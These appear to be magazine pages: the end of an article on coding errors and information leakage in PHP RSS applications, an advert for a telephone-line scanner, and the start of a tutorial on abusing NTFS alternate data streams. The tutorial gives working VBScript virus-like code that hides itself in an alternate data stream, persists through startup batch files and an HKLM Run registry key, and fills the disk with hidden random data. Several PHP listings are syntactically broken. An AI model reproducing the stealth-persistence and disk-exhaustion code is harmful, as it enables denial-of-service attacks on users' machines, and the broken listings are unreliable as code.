php_xmldom.dll. The DLL provides dynamic loading of a number of functions defined in it. It is configured by specifying it as an entry in the php.ini file. The function prototype should be defined as: see Listing 4.

The code is symmetrical and is used as a definitive code structure. The developers should focus on the calling method and the migration of content between different web pages. The kind of PHP version to be used with XML document creation also impacts the robustness of the web application. Of course secure coding is very important.

It affects the security of an application too. Wrong definitions of DTD's can be a problem because a badly crafted or malicious XML document makes the

parser consume the CPU time and memory extensively thereby resulting in a potential Denial of service. Many developers or system controllers enable DTD which is considered to be a security risk. Even base software disables DTD's by default. Another point that comes into play is whether to accept DTD from other resources or not. For security, the sources have to be trusted. Any DTD from an untrusted source generates vulnerable behavior. The XPATH problems can be encountered if the code is designed to call remote objects from an untrusted source. The developers should concentrate on this factor because, again, it results in potential denial of service with the inclusion of complex queries by the malicious user.

Listing 3. Code Snippet for Transforming into XHTML Fragments

```
<rss version="2.0" xmlns:dc="http://purl.org/dc/elements/1.1/">
<hacker>
<title>RSS2.0 Flaws</title>
<link>http://www.exampleurl.com/example/index.html</link>
<description>This is an example RSS 2.0 feed Flaws</description>
<language>en-gb</language>
</hacker>
</rss>
```


Example: Code Snippet for transforming into XHTML fragments
 <?xml version="1.0"?>

```
<xsl:stylesheet version = '1.0'
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
xmlns:rss="http://purl.org/rss/1.0/"
exclude-result-prefixes="rss rdf"
>
<xsl:output method="html"/>

<xsl:template match="/">
<div class="channellink">
<a href="{rdf:RDF/rss:channel/rss:link}">
<xsl:value-of select="rdf:RDF/rss:channel/rss:title"/>
</a>
</div>
<div class="linkentries">
<ul>
<xsl:apply-templates select="rdf:RDF/*"/>
</ul>
</div>
</xsl:template>

<xsl:template match="rss:channel|rss:item">
<li>
<a href="{rss:link}">
<xsl:value-of select="rss:title"/>
</a>
</li>
</xsl:template>

</xsl:stylesheet>
```



PhoneSweep®
 gives you the answers

Get PhoneSweep, the original audit-quality multi-line telephone scanner.

- Dial using 1-16 lines
- Patented Single Call Detect technology
- Detects carrier, fax, voice, busy, second dial tone, timeout, untrained carrier
- Identifies over 465 systems
- Support for Microsoft Windows 98 through VISTA
- Since 1998

New! Just released
 PhoneSweep 5.5 provides:

- ★ Adds Support for Microsoft's Windows VISTA
- ★ Email notification and optional Gold remote access supports IPv6
- ★ Continuous Scan checks your remotely-accessible servers, fax lines or ACD lines and reports availability changes in real time
- ★ New user-selectable reporting categories



Sandstorm Enterprises®
 tools with sharp edges®

www.sandstorm.net
 +1 781.333.3200 • sales@sandstorm.net

Listing 4. Function Prototype

```

define('DOMXML_LOAD_PARSING',0);
define('DOMXML_LOAD_VALIDATING',1);
define('DOMXML_LOAD_RECOVERING',2);
define('DOMXML_LOAD_SUBSTITUTE_ENTITIES',4);
define('DOMXML_LOAD_DONT_KEEP_BLANKS',16);

[PHP5] - function domxml_new_doc($version) {return new php4DOMDocument();}
[PHP4] - function domxml_new_xmldoc($version) {return new php4DOMDocument();}

```

So the code would be stated as:

```

$dom = new DOMDocument('1.0');

// create and append the root element, <rss>
$rss = $dom->appendChild($dom->createElement('rss'));

// create and append <error_check> to $rss
$error_check = $rss->appendChild($dom->createElement('error_check'));

// set the text node for $error_check
$error_check->appendChild($dom->createTextNode('PHP DONE'));

// print DOM document as XML
echo $dom->saveXML();

```

The other way can be:

```

$dom = new DOMDocument('1.0');
// create and append the root element, <rss>
$rss = $dom->appendChild ($dom-> createElement ('rss'));

// create and append <title> to $rss
$rss->appendChild ($dom-> createElement ('title'));

// set the text node for $title
$error_check ->appendChild ($dom-> createTextNode ('PHP DONE!'));

// print DOM document as XML
$dom->formatOutput = true;
echo $dom->saveXML();

```

Listing 5. Vulnerable Application Triggering a Script

```

<div id="header">
  <div id="headerimg">
    <div class="header_container">
      <h1><a href="<?php echo get_settings('home'); ?>/"><?php bloginfo('name');
        ?></a></h1>
      <div class="description"><?php bloginfo('description'); ?></div>
    </div>
  </div>
</div>

```

Listing 6. Structural Code

```

<?php
$rss = array("element_a", "element_b", "element_c");
reset($rss);
while (list(, $value) = each($rss))
{
echo "Value: $value<br />\n";
}

foreach ($rss as $value) {
echo "Value: $value<br />\n" }
?>

```

This in turn affects the robustness of the web application and the transference mechanism slows down.

These specific security issues can be the result of error prone XML base.

Header Modification Checks

The rss.php web pages are prone to header based errors. The web page is divided into two parts, the header and the body. It depends a lot on the type of content to be transferred and taken in response. The testing process is termed as HTTP Response Splitting. By default the content type is set to text/html. Since the process is part of the header specification, it is crucial to modify headers based on the application requirements. The RSS based applications require XML as content type. The XML based document structure is used for data transference. Let's see:

Generally, the headers are sent as:

```

Date: Mon, 10 Jul 2007 15:51:59 GMT
Server: Apache/2.2.0 (Unix) mod_ssl/
2.2.0 OpenSSL/0.9.5g
Content-Encoding: gzip
Content-Type: text/html

```

This is a general view. For XML data, the headers have to be manipulated to a different content type as presented below:

```

Date: Mon, 10 Jul 2007 16:55:59 GMT
Server: Apache/2.2.0 (Unix) mod_ssl/
2.2.0 OpenSSL/0.9.7g
Content-Encoding: gzip
Content-Type: text/html + xml

```

This is an actual view. The developers design robust and dynamic RSS based web applications. Code writers design the code with certain standards. For example, the headers have to be specified on the basis of the output to be produced.

```

[php]
Warning: Cannot modify header
information - headers already sent by
(output started at /home.10.19/www/
blog/rss.php:2) in /home.10.19/www/
blog/rss.php on line 2

```

The PHP itself is an intelligent element and can perform certain work itself, without

any intervention by the user. The problem occurs when some of the body is sent to the user. A request to change the header is made. Since the error is a result of the header statement, the developer should look for adjacent code near the `header()` function. The basic flaw is in the use of the header function. The second cause can result from redirection of pages. The underlined code redirects the user to the destination i.e. `index.php`

```
<? header('Location: /index.php'); ?>
```

So a simple code error affects the robustness of an application. As RSS based applications require continuous functionality to update the site summary database remotely, the above defined two problems should be checked in `rss.php` (scripts in PHP to implement RSS automation, See Appendix) to avoid errors. This is considered one of the major potential risks in web application security.

The attacker can easily exploit the insecure web application by passing a simple PHP script in which headers are modified directly. For Example, a vulnerable application can trigger a script as provided Listing 5.

It changes the execution flow of the web application. In these types of attacks, the user is redirected towards the destination object which is passed as an argument to the header function. This attack basically occurs at the backend. It further acts as a base for third party redirection attacks, phishing and cross site request forgery attacks. An attacker can specify the destination URL with arguments and pass it to the web application by a simple inclusion mechanism. Once the script is injected and executed the vulnerable application is exploited according to the attacker's request. Therefore, it should be taken into account that security should be implemented through secure code designing.

Invalid Argument Checks in Control Structures

The errors based on calling control structures are quite common. The RSS based web applications are prone to these types of errors. Usually the base is PHP

coding. Calling of structures in a wrong manner generates an error. The main problem is the passing of arguments. The basic problem which occurs with these types of errors is:

- The calling of variables not initialized in the context of code.
- The calling of variables with different data types that are not defined.

- The iteration of objects that are undertaken practically by using control structures.

The error presented below is the consequence of failure of arguments in `foreach()` control structure. The developers design an error prone code mostly while using this control structure. It basically works on arrays. When this

Listing 7. Usage of Arrays – Example

```
function base_debug_getHash($method_name, $params, $app_data) {
    $key1 = '786'. chr(0x00);
    $key2 = '645'. chr(0x00);

    $result = array(
        $key1 => 'key1 is a '. gettype($key1),
        $key2 => 'key2 is a '. gettype($key2),
    );
    return $result;
}

xmlrpc_server_register_method($xmlrpc_server, 'base_debug.getHash',
'base_debug_getHash');
```

Listing 8. Generating Feeds

```
XML parsing failed: syntax error (Line: 2, Character: 0)
Reparse document as HTML
Error:unexpected start-tag (root element already specified)

Specification:http://www.w3.org/TR/REC-xml/
1: <br />
2: <b>Warning</b>: filesize() [

```

Listing 9. Error Code Encountered in `rss.php`

```
Fatal error: Uncaught exception 'ADODB_Exception' with message 'mysql error: [1048:
Column 'iUserID' cannot be null] in EXECUTE("INSERT INTO
CBS_statistics (dtCreated,iUserID,iPodcastID,sCategory)
VALUES (NOW(),NULL,'32','PODCAST RSS')") ' in /home/cbsnewsr/
public_html/lib/core/External/ADODB/adodb-exceptions.inc.php:
78 Stack trace: #0 /home/news/public_html/lib/core/External/
ADODB/adodb.inc.php(886): adodb_throw('mysql', 'EXECUTE', 1048,
'Column 'iUserID...', 'INSERT INTO CBS...', false, Object(ADODB_
mysql)) #1 /home/cbsnewsr/public_html/lib/core/External/ADODB/
adodb.inc.php(842):

ADoConnection->_Execute('INSERT INTO CBS...') #2 /home/cbsnewsr/public_html/lib/core/
Objects/class.GenericObject.php(397):

ADoConnection->Execute('INSERT INTO CBS...', Array) #3 /home/cbsnewsr/public_html/
rss.php(10): GenericObject->Save() #4 {main} thrown in /
home/cbsnewsr/public_html/lib/core/External/ADODB/adodb-
exceptions.inc.php on line 78
```





Figure 3. XML Marker

structure is used with different objects without checking the arguments used for iteration of objects, errors occur.

Warning : Invalid argument supplied for foreach() in /var/www/gallery/rss.php pn line 126
 Warning : Cannot modify header information - headers already sent by (output started at /var/www/gallery/rss.php 126)

The pointers used for array traversing in `foreach()` structures reset automatically. Let's have a look at the structural code: see Listing 6.

The `foreach()` structure is called in this manner. Developers generally prefer to use the `reset()` function. Even if this function is not used the reset is performed by the `foreach()` structure itself. One problem arises when coders do not use `unset()` function to flush the array object at the end. The main problem of error generation is caused by the arguments passed to the structure. In order to circumvent these errors, developers should define the variables carefully. The usage of arrays should be done according to the application requirement. For Example: see Listing 7.

If the keys are not declared with null character appended at the end, it will result in a bug. It affects the generation of XML format. So these types of developmental errors should be avoided.

The security impact is high as it provides the working flow of various structures that are used in web applications. It also provides information on the vulnerable function and the type of arguments passed. The attacker can use a trial and error mechanism to check the robustness of the function. The vulnerable function can be checked against buffer overflows. It depends on the type of arguments and initialized variables. Due to this factor, the security of web applications is impeded. An attacker can simultaneously design a function on the same pattern as the vulnerable function to test the insecure vectors. A simple vulnerable function not only lowers the effectiveness of an application but also the security parameters. Furthermore, the function can be used to leverage information extensively.

XML Parsing Errors

Parsing errors are quite common in RSS based web applications. Usually XML based documents work on the root element specification. The working of elements and the benchmarks are provided by the W3C. The validation and specification is checked against the standards directly from the W3C website. It defines the usage of elements in a hierarchical way from the root to

Listing 10. Error Logging Mechanism

```
<?php
$b_debugmode = 1; // 0 || 1 [Boolean Check]

$administrator_mail = 'developer@company.com';
$administrator_response_mail = 'info@mywebsite.com';

function db_query( $query ){
    global $b_debugmode;

    // Perform Query
    $result = mysql_query($query);

    // Check result
    // This shows the actual query sent to MySQL, and the error. Useful for debugging.
    if (!$result) {

        if($b_debugmode){
            $message = '<b>Invalid query:</b><br>' . mysql_error() . '<br><br>';

            $message .= '<b>Whole query:</b><br>' . $query . '<br><br>';
            die($message);
        }

        raise_error('db_query_error: ' . $message); }
return $result;
}

function raise_error( $message ){
global $administrator_mail, $administrator_response_mail;

    $serror=
        "Env:      " . $_SERVER['SERVER_NAME'] . "\r\n" .
        "timestamp: " . Date('m/d/Y H:i:s') . "\r\n" .

        "script:    " . $_SERVER['PHP_SELF'] . "\r\n" .
        "error:     " . $message . "\r\n\r\n";

    // open a log file and write error
    $fhandle = fopen( '/logs/errors'.date('Ymd').'.txt', 'a' );
    if($fhandle){

        fwrite( $fhandle, $serror );
        fclose( $fhandle );
    }

    // e-mail error to system operator
    if(!$b_debugmode)

    mail($administrator_mail, 'error: '.$message, $serror, 'From: ' . $administrator_response_mail ) ?>
```

the nodes. This type of error is basically a starting tag problem. The developers sometimes use special characters in the tags that cause parsing problems. The basic issue is that feeds are generated in a specific pattern already designed. If a certain code is prone to an error in the beginning, the feeds are not generated in the right manner thereby affecting the functionality of the RSS application extensively. See Listing 8.

Another reason for errors can be the mismatched version of the tags. Sometimes a developer forgets to use the end tags which are imperative for the completion of an element. For the start tag specification, the benchmark is stated here: <http://www.w3.org/TR/REC-xml/#sec-starttags>

These types of errors can be reduced to some extent by using XML Marker Editors.

So XML marking should be done in a correct manner to avoid errors. The depth of XML hierarchy can be extracted from the information resulted out. This not only shows the type of objects used but also the interdependencies and working usage of each object. It has been noticed in many web application configurations that the limit value for the XML hierarchy is low. For Example: The XML parsing vulnerabilities stated as:

```
http://publib.boulder.ibm.com/infocenter/wasinfo/v4r0/index.jsp?topic=/com.ibm.support.was40.doc/html/Security/swg24003729.html
```

The impact of this action results in denial of service internally because elements will not be allocated after limit. In order to avoid this, the limit should be not be defined. The document has to be made dynamic for any number of object allocations. A better approach is

to use XML Markers for checking XML tag attributes. See Figure 3.

Database Insecure Coding Checks: SQL Injection Base

Most of the applications designed for dynamic working in PHP have a database present in the backend. The database application has structured queries that are called by the user through the interface provided. The web three tier architecture works on this platform. A user simply provides input if required, or else the backend operations are executed automatically to get the work done.

The selection of variables and setting of parameters play a crucial role in the robust functionality of RSS based web applications. Let's have a look at the error code encountered in rss.php of some websites. See Listing 9.

Listing 11. Error Due to a Path Problem in rss.php

```
Warning: main(../../../../includes/head_help.php): failed to open stream: No such file or directory in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 11

Warning: main(): Failed opening '../../../../includes/head_help.php' for inclusion (include_path='.:usr/local/netomat/php/lib/php') in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 11

Warning: main(../../../../includes/vars..php): failed to open stream: No such file or directory in /vol/htdocs/blastmob/mobile/help/gen/rss.php on line 11

Warning: main(): Failed opening '../../../../includes/vars..php' for inclusion (include_path='.:usr/local/netomat/php/lib/php') in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 11

Warning: main(../../../../includes/bodyStart_dynamic.php): failed to open stream: No such file or directory in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 16

Warning: main(): Failed opening '../../../../includes/bodyStart_dynamic.php' for inclusion (include_path='.:usr/local/netomat/php/lib/php') in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 16

Warning: main(../../../../includes/topNav.php): failed to open stream: No such file or directory in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 17

Warning: main(): Failed opening '../../../../includes/topNav.php' for inclusion (include_path='.:usr/local/netomat/php/lib/php') in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 17

Warning: main(../../../../includes/header.php): failed to open stream: No such file or directory in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 18

Warning: main(): Failed opening '../../../../includes/header.php' for inclusion (include_path='.:usr/local/netomat/php/lib/php') in /vol/2/htdocs/blastmob/mobile/help/gen/rss.php on line 18

RSS
```

Listing 12. Error Prone Output

```
Warning: main(/home.10/paxatago/www/inc/prepend.php) [function.main]: failed to open stream: No such file or directory in /home.10/www/rss.php on line 34

Fatal error: main() [function.require]: Failed opening required '/home.10/www/inc/prepend.php' (include_path='.:usr/local/lib/php') in /home.10/www/rss.php on line 34
```

Listing 13. Appendix A: Conversion Script

```

<?php
include "./rss_export.php";
$rss_feed="http://www.rssflaws.net/flaws.xml";
$template="sample-template.rat";
$DateFormat="d M y, h:m:s";
if (isset($_REQUEST["RSSFILE"])) {
    $rss_feed = $_REQUEST["RSSFILE"];
}
if (isset($_REQUEST["TEMPLATE"])) {
    $template = $_REQUEST["TEMPLATE"];
}
$FeedMaxItems = 5000;
if (isset($_REQUEST["MAXITEMS"])) {
    $FeedMaxItems = $_REQUEST["MAXITEMS"];
}
$RandomItems=0;
if (isset($_REQUEST["RANDOM"])) {
    $RandomItems = $_REQUEST["RANDOM"];
}

error_reporting(E_ERROR);
$rss = new RSS_export;
$rss->cache_dir = './temp';
$rss->cache_time = 1200;
$from = 1;
$rss->date_format = $DateFormat;
if ($rs = $rss->get($rss_feed)
    {
        $theData = file($template);
        $count = 0;
        $from = -1;
        foreach($theData as $line)
        {
            if ((strpos($line,"NOCRLF=") || (strpos($line,"NAME=") ||
                (strpos($line,"FILEEXT=") ||
                (strpos($line,"DATEFORMAT=") || (strpos($line,"TIMEFORMAT="))) {
                $line="";
            }
            $line=str_replace("%Copyright%", "$rs[copyright]\n",
                $line);
            $line=str_replace("%Copyright%", "", $line);
            $line=str_replace("%Language%", "$rs[language]\n",
                $line);
            $line=str_replace("%Language%", "", $line);
            $line=str_replace("%Editor%", "$rs[managingEditor]\n",
                $line);
            $line=str_replace("%Editor%", "", $line);
            $line=str_replace("%Webmaster%", "$rs[webMaster]\n",
                $line);
            $line=str_replace("%Webmaster%", "", $line);
            $line=str_replace("%FeedPubTime%", "$rs[lastBuildDate]\n",
                $line);
            $line=str_replace("%FeedPubTime%", "", $line);
            $line=str_replace("%Rating%", "$rs[rating]\n", $line);
            $line=str_replace("%Rating%", "", $line);
            $line=str_replace("%Docs%", "$rs[docs]\n", $line);
            $line=str_replace("%Docs%", "", $line);

            $line=str_replace("%FeedTitle%", "$rs[title]\n", $line);
            // $line=str_replace("%FeedLink%", "<a href=\n",
                "$rs[link]>$rs[title]</a>\n", $line);
            $line=str_replace("%FeedLink%", "$rs[link]\n", $line);
            $line=str_replace("%FeedDescription%",
                $rs[description], $line);

            $line=str_replace("<", "<", $line);
            $line=str_replace(">", ">", $line);
            $line=str_replace("&nbsp;", " ", $line);

            $line=str_replace("&reg;", " ", $line);
            $line=str_replace("&trade;", " ", $line);
            $line=str_replace("&euro;", "?", $line);
            $line=str_replace("&bdquo;", " ", $line);
            $line=str_replace("&ldquo;", " ", $line);

            $line=str_replace("&sect;", " ", $line);
            $line=str_replace("&amp;", "&", $line);
            $line=str_replace("&#151;", " ", $line);
            $line=str_replace("'", "'", $line);
            if ($rs['image_url'] != '') {
                $line=str_replace("%ImageItem%", "<a href=\"\$rs[image_
                    link]\"><img src=\"\$rs[image_url]\"
                    alt=\"\$rs[image_title]\" vspace=\"1\" border=\"0\" /></
                    a>\n", $line);
            }
            else { $line=str_replace("%ImageItem%", "", $line); }
            $count = $count+1;
            if (strpos($line,"%BeginItemsRecord%"){ $from = $count; }
            if ($from == -1){ echo $line; } $linecount = 0;
                foreach($rs['items'] as $item) {
                    if ($RandomItems == 1) {
                        $seeder = hexdec(substr(md5(microtime()), -8)) &
                            0x7fffffff;
                        mt_srand($seeder);
                        $c=mt_rand(0,1);
                        if ($c == 0) {
                            $seeder = hexdec(substr(md5(microtime()), -8)) &
                                0x7fffffff;
                            mt_srand($seeder); continue; }
                        if ($linecount == $FeedMaxItems) {
                            break;
                        }
                    }
                    ++$linecount;
                }
            $strcount=0;
            foreach($theData as $line){
                $strcount=$strcount+1;
                if ($strcount>=$from){
                    $line=str_replace("%BeginItemsRecord%", "", $line);
                    $line=str_replace("%ItemTitle%", $item['title'],
                        $line);
                    $line=str_replace("%ItemLink%", $item['link'],
                        $line);
                    $line=str_replace("%ItemDescription%", $item['descrip
                        tion'], $line);
                    $line=str_replace("%ItemPubTime%", $item['pubDate'],
                        $line);
                    $line=str_replace("%ItemPubTime%", "", $line);
                    $line=str_replace("%EndItemsRecord%", "", $line);
                    $line=str_replace("<", "<", $line);
                    $line=str_replace(">", ">", $line);
                    $line=str_replace("&nbsp;", " ", $line);
                    $line=str_replace("'", " ", $line);
                    $line=str_replace("&copy;", " ", $line);
                    $line=str_replace("&euro;", "?", $line);
                    $line=str_replace("&bdquo;", " ", $line);
                    $line=str_replace("&amp;", "&", $line);
                    $line=str_replace("'", "'", $line) echo $line;
                } } }
            else {
                echo "Error: An error occurred while parsing RSS file.
                    Please contact with us at:
                    support@extralabs.net\n"; }
        }
    }
}
?>

```

The above example is a direct outcome of bad coding. The error is not due to the result of the functions or arguments passed. The query that is structured to configure the database is not initialized generically. The declaration is not done effectively. The `iUserID` parameter is getting NULL causing the web application to show an exception during run time. The trace of a generated error is presented as such. The parameter is defined as `iUserID`. so it must be unique and cannot be null if no exception code is set. The developer has not designed an exception code to handle errors when ID is NULL. So it becomes a problem of coding again. These types of errors make the database unrecoverable if a proper backup is not made. Cross references defined for database optimization are the major cause of this happening. A single unstructured error can dismantle the proper functioning of the database. The problem can be reduced by setting debug code or exception handlers for tracing errors in RSS based web applications. Another point which should be taken into account while tracing errors is that the error information should not be displayed to the end user. There should be an error logging mechanism. Web administrators and developers should emphasize the importance of this factor. See Listing 10.

So this type of practice can avert the coding problems in web based database applications to some extent.

It affects the security element a lot. The leaking of database information acts as a basis for severe SQL injections. The attacker can easily extract the pattern of queries that are executed in the database. It not only provides the query information but also the objects and arguments to be supplied. The attacker can easily build new queries on the same pattern with different arguments to test the robustness of the application. The database can be updated very easily from a security point of view. The blind SQL injections can be run based on SQL information. The content manipulation inference attack can be performed very easily by rendering the response code of the web server to a constant value. One can test the application by the process of parameter splitting and balancing. Once the internal interface of the database

with a running application is breached, it becomes easy to perform data mining for extracting more information. It acts as an evolving chain process (chain reaction?) and web applications can be exploited through database injections. This in turn supports the theme of a vulnerability finding. A simple error in RSS database results in a full compromise.

Path Configuration Checks – Missing Files or Directories

The configuration of files is a critical aspect as it influences the overall functionality of the software. After looking at a number of error prone `rss.php` pages, it has been found that the path of important files is not configured properly. The applications explicitly written for RSS checks require a number of extra files that support the run time execution. So those files have to be included in the code with definitive parameters. The PHP compiler requires proper paths where the libraries are located. This problem occurs mainly during installation when developers change the base directory and do not alter the core configuration files with respect to it. The problem is an intrinsic one but the errors are generated at the application level thereby preventing the interface from working. The cause of this type of problem is mismatch in the usage of extensions. The developers use certain extra functions which are not present in the normal extensions by default. It means the extensions have to be included externally and the path has to be specified in the configuration file. If this is not done effectively the application shows undesired behavior

Let's have a look at the error due to a path problem in `rss.php`. See Listing 11.

Another Error Prone Output: see Listing 12.

The above presented errors clearly demonstrate the point discussed above. The error pages are comprised in the path errors that originate from the misconfiguration of parameters. The configuration is an important part of development and should be done in a proper manner.

These types of errors reveal information which can be used to launch directory traversal attacks and

show web server objects in light of their security relevance. Generically, the directory structure on the web server can be understood. The path environment object shows internal information in the web directory and the way objects are organized. It is inevitable that error generation leads to information leakage. The information can be exploited by a malicious user to dig deeper into a web application and to learn the type of system objects participating in that interaction. The path disclosure is one of the main problems because it shows the hierarchy of the directory in which files reside. It is further used for directory traversal attacks if any misconfiguration is present in the application software.

Conclusion

This paper elucidates a number of developmental problems that affect the robustness of Really Simple Syndication, i.e., RSS based web applications. Most of these applications are written in PHP with simulation of XML. The major point discussed is insecure vectors of coding and the problematic concerns they create. The code has to be verified both offline and online to prevent lapses. Continuous, persistent errors will result in vulnerabilities. Secure coding is the key solution to these problems. The emphasis is to implement security in hard core applications

Note:

The underlined code gives you an idea of the conversion mechanism used to transport and export RSS feeds. The ASP and PHP code is presented. It is very crucial from the security point of view to actualize the source code for better understanding and testing of applications.

Aditya K. Sood

Aditya K. Sood is an independent security researcher and founder of SecNiche Security. His online handle is 0kn0ck. He holds a BE and a MS in Cyber Law and Information Security. He is an active speaker at conferences like XCON, OWASP, and CERT-IN. His research interests include penetration testing, reverse engineering and web application security. Aditya's research has been featured in the USENIX login. Aditya's research projects include CERA, Cutting Edge Research Analysis on Web Application Security (<http://www.ceras.ecniche.org>) and Mlabs featuring incore research (<http://mlabs.secniche.org>). The penetration testing issues are structured under TrioSec project. (<http://www.triosecc.secniche.org>). For regular updates on his work visit:
<http://www.secniche.org>
<http://zeroknock.blogspot.com>



LAIC AURELIAN

Alternate Data Streams or “Doctor Jekyll and Mr. Hyde” Move to NTFS (Part II)

Difficulty



In the first part, we saw just the possibilities respectively: how simple it is to attach, extract and launch malicious code hidden in ADS. In the following examples, we will show a full program (script) that acts like a virus and exploits ADS in order to make itself invisible and damage a system.

This example was created using very few lines of code and without using advanced techniques. As in the previous article, the code was written in VB script language for easy understanding. This code will try to execute a *Denial of service* attack. According to Microsoft, a *Denial of service* attack prevents normal use of a computer or network by valid users; in this case, it will fill the disk space with random data. In essence, this virus will hide itself in a stream attached to a folder where it is located and then fill the disk with random data hidden in other ADS created locations attached also to this folder. Furthermore, to avoid damaging your computer, this script (as it is) will create just a few streams and will not block your machine.

```
Option Explicit
dim fx
fx=movescript
WScript.Quit
```

This is the call for the main function of the script (called *MoveScript* in this example). The first time this script is launched it will attach the script to the folder where the script is located as an ADS, then it will re-launch the script and set the script to be launched with Windows. Any time the script is launched it will write to 10 ADS attached also to the folder where the script was launched for the first time. All the functions used are explained

below. It is recommended that only advanced users try this example and modify the code in Listing 1.

Function *IsNTFS* will verify if the drive is NTFS. It is the first thing we need to perform because ADS works only on NTFS drives. If the answer is yes, the script will run; or else, the script will quit.

The code for this function is presented in Listing 2.

If the script is located on an NTFS drive, we will verify if the script has been already attached to a folder or file. If it is not attached, we will try to attach it to the folder where the script is located. We use function *IsADS* to verify if the full path of the script contains two colons; if it does, it returns True, else it returns False. This is definitely not an elegant code, but it is very clear. The code for this function can be found in Listing 3.

If the script is not attached to another file or folder we will attach it to the folder where the script is located using the File System Object and *copyfile* command.

```
fso.copyfile WScript.ScriptFullName, Ffolder
& ":" & FName
```

Now, we must be sure that the script will be launched when the OS is started. For this purpose, we will create a batch script that will run with the OS; this script will launch our script. Again, this is not an efficient solution, but this will show another technique used in the malicious code:

WHAT YOU WILL LEARN...

How to create and use Alternate Data Streams for various puposes

A practical example of how a malicious program could exploit ADS in order to make itself invisible

WHAT YOU SHOULD KNOW...

Basic knowledge of Visual Basic Script

Basic knowledge of VBA

batch files. This function will receive the address of our script as a parameter, and will create the files (see Listing 4).

This will create batch scripts that will launch our script.

Now, we need to add a registry entry. We could use a shell object to modify the registry as shown in Listing 5.

Another function used in this code is *StartShell*. This function creates a shell object used to run an executable or a batch script. The code below will do this job.

```
Function StartShell(FileName)
dim shell
set shell=createobject("wscript.shell")
shell.run filename,0
set shell=nothing
End Function
```

If all the codes work well up till now, we have just one thing left to do: to fill the disk with random data and to keep this data hidden. For this, we will use the function *WritetoADS*: see Listing 6.

In our case, we will not fill the disk with random data for security reasons. We will create just ten streams and we will write in only 1001 random bytes each of them. The *i* cycle will create a stream of 1001 characters in length but you could easily create a larger stream. Then in *j* cycle, we create 10 ADS and we write the random bits in streams. If ADS was already created, the script will append random data, if ADS was not created, yet, the script first creates ADS then writes random data on it. The code could be very easily modified in order to create a large amount of ADS.

In this code we put a fixed amount of random data, but with a little change we could generate a large amount of alternate data streams attached to our folder and also the quantity of random data could be very easily increased. If we do so in a short period, the disk will be full. Try yourself to see how fast you could create 1 Gigabyte of hidden data and you will be surprised. But remember that every time you restart the Windows OS, the script will run. This attack is very efficient and it is very hard for a system administrator to detect the file or directory

Listing 1. Function MoveScript

```
Function MoveScript
On error resume next
If IsNTFS =false then WScript.Quit

Dim fso, fsoFile
Dim FName, Ffolder
Set fso = CreateObject("Scripting.FileSystemObject")
set fsoFile=fso.getfile(WScript.ScriptFullName)
Ffolder=fsoFile.ParentFolder
Fname=fsoFile.Name

if IsADS=false then
    fso.copyfile WScript.ScriptFullName,Ffolder & ":" & FName
    movescript=Ffolder & ":" & FName
    CreateBat(Ffolder & ":" & FName)
    RegistrySet
    StartShell(Ffolder & ":" & FName)
else
    movescript=WScript.ScriptFullName
    CreateBat(movescript)
    writetoADS
    RegistrySet
End If
set fso=nothing
End function
```

Listing 2. Function IsNTFS

```
Function IsNTFS()
Dim fso, fsoDrv
IsNTFS = False
Set fso = CreateObject("Scripting.FileSystemObject")
Set fsoDrv = fso.GetDrive(fso.GetDriveName(WScript.ScriptFullName))
Set fso = Nothing
If fsoDrv.FileSystem = "NTFS" Then IsNTFS = True
End Function
```

Listing 3. Function IsADS

```
Function IsADS
IsADS =false
Dim Sname
Sname=WScript.ScriptFullName
Dim i , c, ct
ct = 0
For i = 1 To Len(Sname)
c = Mid(Sname, i, 1)
If c = ":" Then ct = ct + 1
Next
If ct > 1 Then IsADS=true
End function
```

Listing 4. Create bat script

```
"C:\Windows\Winstart.bat" and "C:\Winstart.bat"
Function CreateBat(r)
On error resume next
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim ts
Set ts = fso.CreateTextFile("C:\Windows\Winstart.bat")
dim tx
tx= "Start " & r
ts.Write tx
ts.close
fso.copy "C:\Windows\Winstart.bat","C:\Winstart.bat"
set fso=nothing
End Function
```

that is filling up the disk. Also, this *virus-like* code does not continue multiplying itself—only once, when it was launched the first time. But with another few lines of code we could multiply the script and attach it to many other files or folders. In this case, the system could also crash because of the insufficient memory.

For we only want to see how dangerous the ADS could be and not create a virus, we eliminate some lines of code and modify others, keeping the example fully functional. Also, in order to be more explicit, the code is not too elegant in some sections. Start Notepad and then type the code from Listing 7.

Listing 5. Modify registry keys

```
Dim s
Set s=CreateObject("WScript.Shell")
s.RegWrite "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsExplorer", "C:\Windows\Winstart.bat", "REG_SZ"
or, we could use a more complicated function that will create a batch script, run the script and then delete it:
Function RegistrySet
'on error resume next
dim REGV
REGV="C:\Windows\Winstart.bat"
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Dim ts
Set ts = fso.CreateTextFile("C:\Win1.bat")
dim tx
ts.writeline "@ECHO OFF"
